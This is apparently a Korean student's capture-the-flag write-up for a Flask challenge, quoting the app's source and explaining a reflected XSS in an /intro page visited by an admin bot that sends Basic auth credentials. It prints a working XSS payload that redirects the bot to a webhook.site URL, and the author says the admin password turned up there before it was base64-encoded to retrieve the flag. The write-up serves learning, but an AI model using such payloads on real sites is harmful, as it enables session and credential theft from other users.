
문제설명
뭐라는 거야
풀이
소스코드 분석
@app.route("/intro", methods=["GET"])
def intro():
    name = request.args.get("name")
    detail = request.args.get("detail")
return render_template("intro.html", name=name, detail=detail)name, detail 피라미터를 그대로 화면에 표시한다.
따라서 xss 공격이 가능하다.
@app.route("/report", methods=["GET", "POST"])
def report():
    if request.method == "POST":
        path = request.form.get("path")
        if not path:
            return render_template("report.html", msg="fail")

        else:
            parsed_path = urlparse(path)
            params = parse_qs(parsed_path.query)
            name = params.get("name", [None])[0]
            detail = params.get("detail", [None])[0]

            if access_page(name, detail):
                return render_template("report.html", message="Success")
            else:
                return render_template("report.html", message="fail")
    else:
        return render_template("report.html")
제출한 path를 admin 봇이 방문한다.
@app.route("/whoami", methods=["GET"])
def whoami():
    user_info = ""
    authorization = request.headers.get('Authorization')

    if authorization:
        user_info = b64decode(authorization.split('Basic ')[1].encode()).decode()
    else:
        user_info = "guest:guest"

    id = user_info.split(":")[0]
    password = user_info.split(":")[1]
    if ((id == 'admin') and (password == '[**REDACTED**]')):
        message = FLAG
        return render_template('whoami.html',id=id, message=message)
    else:
        message = "You are guest"
        return render_template('whoami.html',id=id, message=message)
Authorization 헤더를 확인하고 id와 password가 일치하면 flag를 리턴한다.
def access_page(name, detail):
    try:
        user_info = f'admin:{PASSWORD}'
        encoded_user_info = b64encode(user_info.encode()).decode()
        service = Service(executable_path="/chromedriver-linux64/chromedriver")
        options = webdriver.ChromeOptions()
        for _ in [
            "headless",
            "window-size=1920x1080",
            "disable-gpu",
            "no-sandbox",
            "disable-dev-shm-usage",
        ]:
            options.add_argument(_)
        driver = webdriver.Chrome(service=service, options=options)
        driver.implicitly_wait(3)
        driver.set_page_load_timeout(3)
        driver.execute_cdp_cmd(
            'Network.setExtraHTTPHeaders',
            {'headers': {'Authorization': f'Basic {encoded_user_info}'}}
        )

        driver.execute_cdp_cmd('Network.enable', {})
        driver.get(f"http://127.0.0.1:8000/")
        driver.get(f"http://127.0.0.1:8000/intro?name={quote(name)}&detail={quote(detail)}")
        sleep(1)
    except Exception as e:
        print(e, flush=True)
        driver.quit()
        return False
    driver.quit()
    return True
봇이 자동으로 {'headers': {'Authorization': f'Basic {encoded_user_info}'}} 이렇게 헤더를 붙여준다.
페이로드
/intro?name=<img src=x onerror="location.href='https://webhook.site/10631fc9-6a00-4ef3-a413-f9f116457289?test=1'">&detail=hahaha페이로드는 이걸 사용했다.

webhook.site에서 admin의 비밀번호를 얻었다.
풀이
admin:1de98e13708c1f1f6023e131a7bd8676를 base64 인코딩하면 YWRtaW46MWRlOThlMTM3MDhjMWYxZjYwMjNlMTMxYTdiZDg2NzY= 이런 값이 나온다.
burp suite에서 Authorization: Basic YWRtaW46MWRlOThlMTM3MDhjMWYxZjYwMjNlMTMxYTdiZDg2NzY= 헤더를 추가해주면?


flag가 나온다.
후기
개인적으로 제일 어려워서 며칠동안 헤맸던 문제였지만 다른 사람을의 write up을 보고 공부하고 내 풀이를 쓰면서 다시 복습하니깐 원리를 이해하게 되었다. 점점더 성장하고있는 내 자신을 보니 뿌듯하다.

중등해커